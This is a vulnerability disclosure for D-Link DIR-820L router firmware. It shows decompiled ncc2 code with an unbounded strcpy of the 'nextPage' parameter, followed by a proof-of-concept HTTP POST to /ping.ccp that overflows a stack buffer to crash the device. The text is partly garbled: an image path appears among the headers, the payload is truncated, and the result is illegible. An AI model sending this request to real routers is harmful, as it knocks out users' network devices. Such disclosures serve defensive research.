

[main](#) ▾

...

**iot** / DIR-820L.md

1759134370 Update DIR-820L.md

[History](#)[1](#) contributor

54 lines (29 sloc) | 46.7 KB

...

Firmware: DIR820LA1\_FW106B02 Firmware-link:

<https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-820L>

Detail: D-link DIR-820L Router firmware checks the BUFFER overflow in the NCC2 binary file, which can cause denial of service Detail: There is a "sub\_49F280" function in the ncc2 binary file, as shown below in IDA

```
int __fastcall sub_49F280(int a1, int a2, int a3)
{
    const char *v6; // $v0
    char v8[160]; // [sp+40h] [-2A4h] BYREF
    char s[256]; // [sp+E0h] [-204h] BYREF
    char v10[260]; // [sp+1E0h] [-104h] BYREF

    memset(s, 0, sizeof(s));
    _system("/opt/release/zoo_2-0_2013/private/app/ncc2/cgi/ccp/ping.c", 653, "cancelPing", "killall ping");
    if ( !stat64("/var/tmp/pingtest", v8) )
        unlink("/var/tmp/pingtest");
    v6 = (const char *)get_entry_value_by_name(a2, a3, "nextPage");
    strcpy(v10, v6);
    redirect_page(v10, s, 256);
    return ncc_rinf_send(a1, 0, 0, 0, 0, s, 513, 768);
}
```

As you can see, the nextPage function is something we can control. Below, Strcpy puts the program on the V10 stack without limiting it, so we can create denial of service through overflow

poc:

POST /ping.ccp HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:101.0) Gecko/20100101  
Firefox/101.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest

Content-Length: 116956


Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/tools\_vct.asp

Cookie: xxid=1488794641; hasLogin=1

ccp\_act=cancelPing&nextPage=aa



After sending it twice:

[illegible]

⋮